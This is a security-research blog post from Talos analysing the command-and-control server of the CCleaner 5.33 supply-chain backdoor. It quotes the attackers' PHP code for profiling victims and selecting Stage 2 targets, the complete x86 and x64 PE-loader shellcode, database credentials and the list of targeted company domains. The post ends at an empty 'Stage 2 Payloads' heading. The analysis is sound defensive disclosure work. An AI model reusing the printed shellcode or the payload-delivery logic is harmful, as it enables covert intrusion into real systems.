
# CCleaner Command and Control Causes Concern

blog.talosintelligence.com/2017/09/ccleaner-c2-concern.html




***Note**: This blog post discusses active research by Talos into a new threat. This information should be considered preliminary and will be updated as research continues.*

## Introduction

Talos recently published a technical analysis of a backdoor which was included with version 5.33 of the CCleaner application. During our investigation we were provided an archive containing files that were stored on the C2 server. Initially, we had concerns about the legitimacy of the files. However, we were able to quickly verify that the files were very likely genuine based upon the web server configuration files and the fact that our research activity was reflected in the contents of the MySQL database included in the archived files.

In analyzing the delivery code from the C2 server, what immediately stands out is a list of organizations, including Cisco, that were specifically targeted through delivery of a second-stage loader. Based on a review of the C2 tracking database, which only covers four days in September, we can confirm that at least 20 victim machines were served specialized secondary payloads. Below is a list of domains the attackers were attempting to target. Not all companies identified in the targets .php file were seen communicating with a secondary C2 or had a secondary payload deployed.

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

Interestingly the array specified contains Cisco's domain (cisco.com) along with other high-profile technology companies. This would suggest a very focused actor after valuable intellectual property.

These new findings raise our level of concern about these events, as elements of our research point towards a possible unknown, sophisticated actor. These findings also support and reinforce our previous recommendation that those impacted by this supply chain attack should not simply remove the affected version of CCleaner or update to the latest version, but should restore from backups or reimage systems to ensure that they completely remove not only the backdoored version of CCleaner but also any other malware that may be resident on the system.

## Technical Details

## Web Server

The contents of the web directory taken from the C2 server included a series of PHP files responsible for controlling communications with infected systems. The attacker used a symlink to redirect all normal traffic requesting 'index.php' to the 'x.php' file, which contains the malicious PHP script.

```
-rw-r--r--  1 random  staff  24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff  14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

In analyzing the contents of the PHP files, we identified that the server implemented a series of checks to determine whether to proceed with standard operations or simply redirect to the legitimate Piriform web site. The contents of the HTTP Host header, the request method type, and the server port are checked to confirm that they match what is expected from beacons sent from infected systems.

```
if($_SERVER["HTTP_HOST"] != "speccy.piriform.com")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["REQUEST_METHOD"] != "POST")
{
        Header("Location: https://www.piriform.com");
        exit;
}

if($_SERVER["SERVER_PORT"] != $ServerPort)
{
        Header("Location: https://www.piriform.com");
        exit;
}
```

The PHP contains references to the required table for information storage within the 'x.php' variables as defined:

```php
<?php

define('IN_ECS', true);
require(dirname(__FILE__) . '/init.php');


```

Within 'init.php' the $db_table is declared to allow insertion into the required database on the attacker infrastructure. This is 'Server' as defined below.

```
$timezone = 'PRC';
$db_host  = 'localhost';
$db_user  = 'ccuser';
$db_pass  = 'ki11.usercc';
$db_name  = 'CC';
$db_table = 'Server';

$display_error = false;
$ServerPort    = 443;
$NextOnlineDays= 2;

$x64DllName     = "";
$x86DllName     = "/var/www/html/data/GeeSetup_x86.dll";
```

The web server also contains a second PHP file (init.php) that defines core variables and operations used. Interestingly, this configuration specifies "PRC" as the time zone, which corresponds with People's Republic of China (PRC). It’s important to note that this cannot be relied on for attribution. It also specifies the database configuration to use, as well as the filename and directory location to use for the variable $x86DllName.

The following information is gathered from infected systems, which is later used to determine how to handle those hosts. This includes OS version information, architecture information, whether the user has administrative rights, as well as the hostname and domain name associated with the systems.

```
$Guid = $s['Guid'];
$info = $info . sprintf("Guid          : %08X\n", $s['Guid']);
$info = $info . sprintf("Major Version : %d\n", ord($s['OsVersion'][0]));
$info = $info . sprintf("Minor Version : %d\n", ord($s['OsVersion'][1]));
$info = $info . sprintf("Wow64         : %s\n", $IsWow64 ? "YES" : "NO");
$info = $info . sprintf("Process Win64 : %s\n", $ProcessWin64  ? "YES" : "NO");
$info = $info . sprintf("User Admin    : %s\n", $UserAdmin  ? "YES" : "NO");
$info = $info . sprintf("Hostname      : %s\n", $s['HostName']);
$info = $info . sprintf("DomainName    : %s\n", $s['DomainName']);
```

The system profile information was rather aggressive and included specific information such as a list of software installed on the machine and all current running processes on the machine with no surprise that 'CCleaner.exe' was a current running process on the victim machine. The system profile information is then stored in the MySQL database.

```
$sql = sprintf("INSERT INTO %s (Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion,
Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList) ".
                               "VALUES (%u, '%s', '%s', %d, %d, %d, %d, %d, '%s', '%s', '%s',
                               '%s', '%s')",
                               $db_table, $s['Guid'], $_SERVER['REMOTE_ADDR'], date('Y-m-d
                               H:i:s'), ord($s['OsVersion'][0]), ord($s['OsVersion'][1]),
                               ord($s['OsVersion'][2]) ? 1 : 0, $ProcessWin64  ? 1 : 0,
                               $UserAdmin  ? 1 : 0,
                               addslashes_deep($s['HostName']), addslashes_deep($s[
                               'DomainName']), $macaddr, addslashes_deep($software),
                               addslashes_deep($process));


//echo $info;
//echo $sql;

$db->query($sql);
```

There is also functionality responsible for loading and executing the Stage 2 payload on systems that meet the predefined requirements, similar to functionality that we identified would be required in our previous analysis of Stage 1. While there is shellcode associated with both x86 and x64 PE delivery, it appears that only the x86 PE loading functionality is actually utilized by the C2 server.

```
$peloader_x86 =
"\x55\x8b\xec\x83\xec\x50\x53\x56\x57\xe8\xdf\x02\x00\x00\x80\x65".
"\xbc\x00\x8b\xf8\x8d\x45\xb0\x89\x7d\xec\x50\xc7\x45\xb0\x6b\x65".
"\x72\x6e\xc7\x45\xb4\x65\x6c\x33\x32\xc7\x45\xb8\x2e\x64\x6c\x6c".
"\xff\x55\x08\x80\x65\xbc\x00\x8b\xd8\x8d\x45\xb0\xbe\x56\x69\x72".
"\x74\x50\x53\x89\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x41\xc7\x45\xb8".
"\x6c\x6c\x6f\x63\xff\x55\x0c\x89\x45\xf4\x8d\x45\xb0\x50\x53\x89".
"\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x46\xc7\x45\xb8\x72\x65\x65\x00".
"\xff\x55\x0c\x89\x45\xf0\x8d\x45\xb0\x50\x53\x89\x75\xb0\xc7\x45".
"\xb4\x75\x61\x6c\x50\xc7\x45\xb8\x72\x6f\x74\x65\xc7\x45\xbc\x63".
"\x74\x00\x00\xff\x55\x0c\x8b\x5f\x3c\x89\x45\xdc\x6a\x04\x68\x00".
"\x10\x00\x00\x8b\x44\x3b\x50\x8d\x34\x3b\x05\x00\x80\x00\x00\x50".
"\x6a\x00\xff\x55\xf4\x8b\xf8\x85\xff\x0f\x84\x25\x02\x00\x00\x8b".
"\x46\x28\x81\xc7\x00\x60\x00\x00\x0f\xb7\x4e\x06\x03\xc7\x89\x45".
"\xd4\x8d\x04\x89\x8d\x9c\xc3\xf8\x00\x00\x00\x85\xdb\x89\x5d\xd8".
"\x7e\x15\x8b\x55\xec\x8b\xc7\x2b\xd7\x89\x5d\xf4\x8a\x1c\x02\x88".
"\x18\x40\xff\x4d\xf4\x75\xf5\x8b\x46\x3c\x83\x65\xf8\x00\x48\x89".
"\x45\xe4\x8b\x46\x38\x48\x85\xc9\x89\x45\xe8\x7e\x63\x8d\x96\x04".
"\x01\x00\x00\xeb\x03\x8b\x45\xe8\x85\x02\x0f\x85\x05\x01\x00\x00".
"\x8b\x5a\x04\x8b\x45\xe4\x85\xd8\x0f\x85\xf7\x00\x00\x00\x8b\x02".
"\x03\xc7\x89\x45\xf4\x8b\x42\x08\x03\x45\xec\x85\xdb\x7e\x26\x8b".
"\x5d\xf4\x89\x5d\xfc\x2b\xc3\x8b\x5a\x04\x89\x45\xe0\x89\x5d\xf4".
"\xeb\x03\x8b\x45\xe0\x8b\x5d\xfc\xff\x45\xfc\xff\x4d\xf4\x8a\x04".
"\x18\x88\x03\x75\xed\xff\x45\xf8\x83\xc2\x28\x39\x4d\xf8\x7c\xa5".
"\x83\xbe\x84\x00\x00\x00\x00\x0f\x86\xb8\x00\x00\x00\x8b\x9e\x80".
"\x00\x00\x00\x03\xdf\x8b\x4b\x0c\x85\xc9\x0f\x84\xa5\x00\x00\x00".
"\x8b\x43\x10\x8b\x13\x03\xc7\x85\xd2\x89\x45\xf4\x74\x07\x03\xd7".
"\x89\x55\xfc\xeb\x03\x89\x45\xfc\x03\xcf\x51\xff\x55\x08\x89\x45".
"\xf8\x8b\x43\x0c\x03\xc7\x80\x38\x00\x74\x06\x80\x20\x00\x40\xeb".
"\xf5\x83\x7d\xf8\x00\x74\x5e\x8b\x45\xfc\x8b\x00\x85\xc0\x74\x4d".
"\xa9\x00\x00\x00\x80\x74\x29\x25\xff\xff\x00\x00\x50\xff\x75\xf8".
"\xff\x55\x0c\x85\xc0\x74\x3e\x8b\x4d\xf4\x89\x01\x8b\x4d\xfc\x89".
"\x01\x8b\x41\x04\x83\xc1\x04\x83\x45\xf4\x04\x89\x4d\xfc\xeb\xcc".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".
"\x4d\xe0\x80\x39\x00\x74\xcc\x80\x21\x00\x41\xeb\xf5\x83\xc3\x14".
"\xe9\x60\xff\xff\xff\x68\x00\x80\x00\x00\x6a\x00\x57\xff\x55\xf0".
"\xe9\xaf\x00\x00\x00\x83\xbe\xa4\x00\x00\x00\x00\x76\x7c\x8b\x86".
"\xa0\x00\x00\x00\x8b\xcf\x03\xc7\x2b\x4e\x34\x89\x4d\x08\x8b\x08".
"\x85\xc9\x74\x66\x8d\x14\x39\x8b\x48\x04\x83\xe9\x08\x8d\x40\x08".
"\xd1\xe9\x89\x55\xe0\x89\x45\xe4\x74\x4b\x89\x45\x0c\x89\x4d\xec".
"\x8b\x45\x0c\x0f\xb7\x00\x8b\xd8\xc1\xe8\x0c\x81\xe3\xff\x0f\x00".
"\x00\x83\xf8\x03\x75\x09\x8b\x45\x08\x03\xda\x01\x03\xeb\x13\x83".
"\xf8\x0a\x75\x0e\x8b\x45\x08\x03\xda\x99\x01\x03\x11\x53\x04\x8b".
"\x55\xe0\x8b\x45\x0c\x83\x45\x0c\x02\x66\x83\x20\x00\xff\x4d\xec".
"\x75\xbe\x8b\x45\xe4\x8d\x04\x48\xeb\x94\x8d\x45\xd0\x50\x8b\x46".
"\x2c\x6a\x20\x03\xc7\xff\x76\x1c\x50\xff\x55\xdc\x8b\x4d\xd8\x8b".
"\xc7\x85\xc9\x74\x07\xc6\x00\x00\x40\x49\x75\xf9\x6a\x00\x6a\x01".
"\x57\xff\x55\xd4\x5f\x5e\x33\xc0\x5b\xc9\xc2\x08\x00\xeb\x02\x58".
"\xc3\xe8\xf9\xff\xff\xff"
// Length: 758(0x02F6) bytes
;
```

And below is the shellcode associated with the x64 version of the PE Loader.

```
$peloader_x64 =
"\x48\x89\x54\x24\x10\x48\x89\x4c\x24\x08\x53\x55\x56\x57\x41\x54".
"\x41\x55\x41\x56\x41\x57\x48\x83\xec\x58\x48\x8b\xc1\x4c\x8d\x25".
"\xdc\xff\xff\xff\x48\x8d\x4c\x24\x30\x48\x8b\xf2\xc7\x44\x24\x30".
"\x6b\x65\x72\x6e\xc7\x44\x24\x34\x65\x6c\x33\x32\x49\x81\xc4\x4b".
"\x03\x00\x00\xc7\x44\x24\x38\x2e\x64\x6c\x6c\xc6\x44\x24\x3c\x00".
"\xff\xd0\x48\x8d\x54\x24\x30\xbd\x56\x69\x72\x74\x48\x8b\xc8\xc7".
"\x44\x24\x34\x75\x61\x6c\x41\xc7\x44\x24\x38\x6c\x6c\x6f\x63\x48".
"\x8b\xf8\x89\x6c\x24\x30\xc6\x44\x24\x3c\x00\xff\xd6\x48\x8d\x54".
"\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61\x6c".
"\x46\xc7\x44\x24\x38\x72\x65\x65\x00\x48\x8b\xd8\xff\xd6\x48\x8d".
"\x54\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61".
"\x6c\x50\x4c\x8b\xf8\xc7\x44\x24\x38\x72\x6f\x74\x65\xc7\x44\x24".
"\x3c\x63\x74\x00\x00\xff\xd6\x49\x63\x7c\x24\x3c\x33\xc9\x49\x8d".
"\x2c\x3c\x44\x8d\x49\x04\x41\xb8\x00\x10\x00\x00\x8b\x55\x50\x48".
"\x89\x44\x24\x28\x81\xc2\x00\x80\x00\x00\xff\xd3\x48\x85\xc0\x48".
"\x8b\xd8\x0f\x84\x40\x02\x00\x00\x44\x0f\xb7\x45\x06\x44\x8b\x75".
"\x28\x48\x81\xc3\x00\x60\x00\x00\x4c\x03\xf3\x43\x8d\x04\x80\x8d".
"\x8c\xc7\x08\x01\x00\x00\x4c\x89\x74\x24\x20\x85\xc9\x4c\x63\xe9".
"\x4c\x89\xac\x24\xb8\x00\x00\x00\x7e\x19\x49\x8b\xd4\x48\x8b\xcb".
"\x49\x8b\xfd\x48\x2b\xd3\x8a\x04\x0a\x88\x01\x48\xff\xc1\x48\xff".
"\xcf\x75\xf3\x8b\x75\x3c\x44\x8b\x5d\x38\x45\x33\xc9\xff\xce\x41".
"\xff\xcb\x45\x85\xc0\x7e\x49\x48\x8d\x95\x14\x01\x00\x00\x44\x85".
"\x1a\x0f\x85\x9f\x00\x00\x00\x85\x72\x04\x0f\x85\x96\x00\x00\x00".
"\x8b\x0a\x8b\x7a\x08\x4c\x63\x52\x04\x48\x03\xcb\x49\x03\xfc\x4d".
"\x85\xd2\x7e\x10\x48\x2b\xf9\x8a\x04\x0f\x88\x01\x48\xff\xc1\x49".
"\xff\xca\x75\xf3\x41\xff\xc1\x48\x83\xc2\x28\x45\x3b\xc8\x7c\xbe".
"\x83\xbd\x94\x00\x00\x00\x00\x0f\x86\xe7\x00\x00\x00\x8b\xb5\x90".
"\x00\x00\x00\x48\x03\xf3\x8b\x46\x0c\x85\xc0\x0f\x84\xd3\x00\x00".
"\x00\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x44\x8b\x6e\x10\x4c\x03\xeb".
"\x83\x3e\x00\x74\x07\x8b\x3e\x48\x03\xfb\xeb\x03\x49\x8b\xfd\x8b".
"\xc8\x48\x03\xcb\xff\x94\x24\xa0\x00\x00\x00\x8b\x4e\x0c\x48\x03".
"\xcb\x4c\x8b\xf0\xeb\x06\xc6\x01\x00\x48\xff\xc1\x80\x39\x00\x75".
"\xf5\x48\x85\xc0\x75\x6c\x33\xd2\x41\xb8\x00\x80\x00\x00\x48\x8b".
"\xcb\x41\xff\xd7\xe9\x1f\x01\x00\x00\x48\x8b\x07\x48\xb9\x00\x00".
"\x00\x00\x00\x00\x00\x80\x48\x85\xc1\x49\x8b\xce\x74\x08\x0f\xb7".
"\xd0\x41\xff\xd4\xeb\x28\x4c\x8d\x64\x18\x02\x49\x8b\xd4\xff\x94".
"\x24\xa8\x00\x00\x00\x41\x80\x3c\x24\x00\x74\x0a\x41\xc6\x04\x24".
"\x00\x49\xff\xc4\xeb\xef\x4c\x8b\xa4\x24\xa8\x00\x00\x00\x48\x85".
"\xc0\x74\xa3\x49\x89\x45\x00\x48\x89\x07\x48\x83\xc7\x08\x49\x83".
"\xc5\x08\x48\x83\x3f\x00\x75\xa1\x8b\x46\x20\x48\x83\xc6\x14\x85".
"\xc0\x0f\x85\x42\xff\xff\xff\x4c\x8b\xac\x24\xb8\x00\x00\x00\x4c".
"\x8b\x74\x24\x20\x83\xbd\xb4\x00\x00\x00\x00\x76\x6a\x8b\x85\xb0".
"\x00\x00\x00\x4c\x8b\xc3\x48\x03\xc3\x4c\x2b\x45\x30\xeb\x52\x8b".
"\xd1\x8b\x48\x04\x4c\x8d\x58\x08\x48\x83\xe9\x08\x48\x03\xd3\x48".
"\xd1\xe9\x85\xc9\x74\x35\x49\x8b\xfb\x44\x8b\xd1\x0f\xb7\x07\x44".
"\x8b\xc8\xc1\xe8\x0c\x41\x81\xe1\xff\x0f\x00\x00\x83\xf8\x03\x74".
"\x05\x83\xf8\x0a\x75\x07\x49\x63\xc1\x4c\x01\x04\x10\x66\xc7\x07".
"\x00\x00\x48\x83\xc7\x02\x49\xff\xca\x75\xd1\x8b\xc1\x49\x8d\x04".
"\x43\x8b\x08\x85\xc9\x75\xa8\x8b\x4d\x2c\x8b\x55\x1c\x4c\x8d\x8c".
"\x24\xb0\x00\x00\x00\x48\x03\xcb\x41\xb8\x20\x00\x00\x00\xff\x54".
"\x24\x28\x33\xc0\x48\x8b\xfb\x49\x8b\xcd\x8d\x50\x01\x45\x33\xc0".
"\xf3\xaa\x48\x8b\xcb\x41\xff\xd6\x33\xc0\x48\x83\xc4\x58\x41\x5f".
"\x41\x5e\x41\x5d\x41\x5c\x5f\x5e\x5d\x5b\xc3"
// Length: 843(0x034B) bytes
;
```

The PHP script later compares the system beaconing to the C2 to three values: $DomainList, $IPList, and $HostList. This is to determine if the infected system should be delivered a Stage 2 payload. Below is condensed PHP code that demonstrates this:

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the $pefilename to the filename to send back
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }

// If the ip is in the IPList, set the $pefilename to the filename to send back
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }

//  ...
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to feed and it exists, send them the file
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($pefilename);
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $peloader_x64 . $pefilecontent;
        } else {
            $outcode = $peloader_x86 . $pefilecontent;
        }
```

The use of domain-based filtering further indicates the targeted nature of this attack. While we have confirmed that the number of systems affected by the backdoor was large based upon beacon information stored within the MySQL database, the attackers were specifically controlling which infected systems were actually delivered a Stage 2 payload. While it was reported that no systems executed a Stage 2 payload, this is not accurate. In analyzing the database table storing information on the systems that were delivered a Stage 2 payload, we identified 20 unique hosts that may have been affected by this payload. The functionality present within Stage 2 is documented in the "Stage 2 Payloads" section of this post.

## MySQL Database

The C2 MySQL database held two tables: one describing all machines that had reported to the server and one describing all machines that received the second-stage download, both of which had entries were dated between Sept. 12th and Sept. 16th. Over 700,000 machines reported to the C2 server over this time period, and more than 20 machines have received the second-stage payload. It is important to understand that the target list can be and was changed over the period the server was active to target different organizations.

During the compromise, the malware would periodically contact the C2 server and transmit reconnaissance information about infected systems. This information included IP addresses, online time, hostname, domain name, process listings, and more. It's quite likely this information was used by the attackers to determine which machines they should target during the final stages of the campaign.

The main connection data is stored in the "Server" table. Here is an example of one of Talos' hosts in that database table:

| IP Address | Mac Address | Host Name | Major Version | Minor Version | User Admin |
|---|---|---|---|---|---|
| [redacted].79.6 | [redacted]A6-87 | [redacted]TI16FE | 6 | 1 | 0 |

In addition, the compromised machines would share a listing of installed programs.


A process list was also captured.


```
System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
```

When combined, this information would be everything an attacker would need to launch a later stage payload that the attacker could verify to be undetectable and stable on a given system.

A second database table, separate from the 'Server' database table, contained an additional information set that was associated with systems that had actually been delivered the Stage 2 payload. This table contained similar survey information to the 'Server' database table, the structure of which is shown below:

```
mysql> show columns in OK;
+--------------+---------------------+------+-----+---------+----------------+
| Field        | Type                | Null | Key | Default | Extra          |
+--------------+---------------------+------+-----+---------+----------------+
| id           | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| Guid         | bigint(20)          | NO   | MUL | 0       |                |
| IPAddress    | varchar(15)         | YES  | MUL | NULL    |                |
| OnlineTime   | datetime            | YES  |     | NULL    |                |
| MajorVersion | tinyint(4)          | YES  |     | 0       |                |
| MinorVersion | tinyint(4)          | YES  |     | 0       |                |
| Wow64        | tinyint(1)          | YES  |     | 0       |                |
| ProcessWin64 | tinyint(1)          | YES  |     | 0       |                |
| UserAdmin    | tinyint(1)          | YES  |     | 0       |                |
| HostName     | varchar(256)        | YES  | MUL | NULL    |                |
| DomainName   | varchar(256)        | YES  | MUL | NULL    |                |
| MacAddress   | varchar(256)        | YES  |     | NULL    |                |
| Software     | mediumtext          | YES  |     | NULL    |                |
| ProcessList  | mediumtext          | YES  |     | NULL    |                |
| Reserved1    | int(11)             | YES  |     | 0       |                |
| Reserved2    | int(11)             | YES  |     | 0       |                |
+--------------+---------------------+------+-----+---------+----------------+
16 rows in set (0.00 sec)
```

In analyzing this second database table 'OK', we can confirm that after deduplicating entries, 20 systems were successfully delivered the Stage 2 payload. Talos reached out to the companies confirmed affected by this Stage 2 payload to alert them of a possible compromise.



```
mysql> SELECT id,Guid,IPAddress,OnlineTime from OK;
+----+------------+-----------------+---------------------+
| id | Guid       | IPAddress       | OnlineTime          |
+----+------------+-----------------+---------------------+
|  3 |            |                 | 2017-09-13 07:07:12 |
|  4 |            |                 | 2017-09-13 07:30:52 |
|  5 |            |                 | 2017-09-13 07:49:26 |
|  6 |            |                 | 2017-09-13 07:51:31 |
|  7 |            |                 | 2017-09-13 07:52:19 |
|  8 |            |                 | 2017-09-13 08:15:04 |
|  9 |            |                 | 2017-09-13 09:10:52 |
| 10 |            |                 | 2017-09-13 09:25:52 |
| 11 |            |                 | 2017-09-13 09:50:29 |
| 12 |            |                 | 2017-09-13 10:01:00 |
| 13 |            |                 | 2017-09-13 11:46:46 |
| 14 |            |                 | 2017-09-13 11:46:52 |
| 15 |            |                 | 2017-09-13 12:19:37 |
| 16 |            |                 | 2017-09-13 13:16:16 |
| 17 |            |                 | 2017-09-13 13:54:05 |
| 18 |            |                 | 2017-09-13 14:33:44 |
| 19 |            |                 | 2017-09-13 21:27:02 |
| 20 |            |                 | 2017-09-13 21:30:34 |
| 21 |            |                 | 2017-09-14 03:32:18 |
| 22 |            |                 | 2017-09-14 04:57:12 |
| 23 |            |                 | 2017-09-14 13:01:08 |
| 24 |            |                 | 2017-09-15 12:18:28 |
| 25 |            |                 | 2017-09-15 23:19:41 |
+----+------------+-----------------+---------------------+
23 rows in set (0.00 sec)
```

Based on analysis of the 'Server' database table, it is obvious this infrastructure provides attackers access to a variety of different targets. Given the filtering in place on the C2 server, the attackers could add or remove domains at any given time, based upon the environments or organizations they choose to target. To provide additional perspective regarding the types of systems that the attackers could choose to further compromise, the screenshot below shows the number of total entries that were contained within the database table used to store system profile information:

```
mysql> select count(*) from Server;
+----------+
| count(*) |
+----------+
|   862419 |
+----------+
1 row in set (0.00 sec)
```

The following screenshot shows the number of affected government systems around the world.

```
mysql> select count(*) from Server where DomainName like '%.gov%';
+----------+
| count(*) |
+----------+
|      540 |
+----------+
1 row in set (21.48 sec)
```

Likewise, looking at compromised systems belonging to domains containing the word 'bank' returns the following results:

```
mysql> select count(*) from Server where DomainName like '%bank%';
+----------+
| count(*) |
+----------+
|       51 |
+----------+
1 row in set (20.68 sec)
```

This demonstrates the level of access that was made available to the attackers through the use of this infrastructure and associated malware and further highlights the severityand potential impact of this attack.

## Stage 2 Payloads

